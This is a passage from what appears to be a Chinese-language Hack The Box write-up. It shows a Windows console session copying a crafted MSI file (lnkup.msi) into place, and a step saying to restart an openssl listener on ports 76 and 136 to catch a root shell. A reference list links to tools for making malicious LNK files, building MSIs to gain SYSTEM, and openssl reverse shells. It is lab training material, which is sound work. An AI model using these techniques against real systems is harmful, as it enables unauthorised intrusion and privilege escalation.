copy c:\users\public\desktop\Shortcuts\lnkup.msi D:\DEV\MSIs\lnkup.msi

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\jorge\Documents>copy c:\users\public\desktop\Shortcuts\lnkup.msi D:\DEV\MSIs\lnkup.msi
Overwrite D:\DEV\MSIs\lnkup.msi? (Yes/No/All): All
1 file(s) copied.

C:\Users\jorge\Documents>cd D:\DEV\MSIs

C:\Users\jorge\Documents>d:

D:\DEV\MSIs>dir
Volume in drive D is Development
Volume Serial Number is 54E5-37D1

Directory of D:\DEV\MSIs
04/02/2019 09:40 AM <DIR> .
04/02/2019 09:40 AM <DIR> ..
04/02/2019 09:00 AM       32,768 lnkup.msi
07/18/2018 10:47 PM        133 note.txt
          2 File(s)        32,901 bytes
          2 Dir(s)  8,437,481,472 bytes free

D:\DEV\MSIs>^C
```

最后重新打开openssl监听76、136端口等待root shell。

靶机地址：

<https://www.hackthebox.eu/home/machines/profile/157>

参考：

<https://blog.csdn.net/wangyezi19930928/article/details/40919173> (linux下挂载fat)

<https://github.com/Plazmaz/LNKUp> (生成LNK的工具)

<https://blog.inequationgroup.com/openssl-nc/> (openssl 反弹shell)

<https://blog.xpnsec.com/becoming-system/> (生成MSI方法)


<https://github.com/wixtoolset/wix3/releases/tag/wix3111rtm> (下载wix3)

<https://www.codeproject.com/Tips/105638/A-quick-introduction-Create-an-MSI-installer-with> (wix3使用教程)

<https://support.spirion.com/hc/en-us/articles/115000019391-Signing-an-Edited-Windows-Installer-package-msi-file-> (MSI签名部署)

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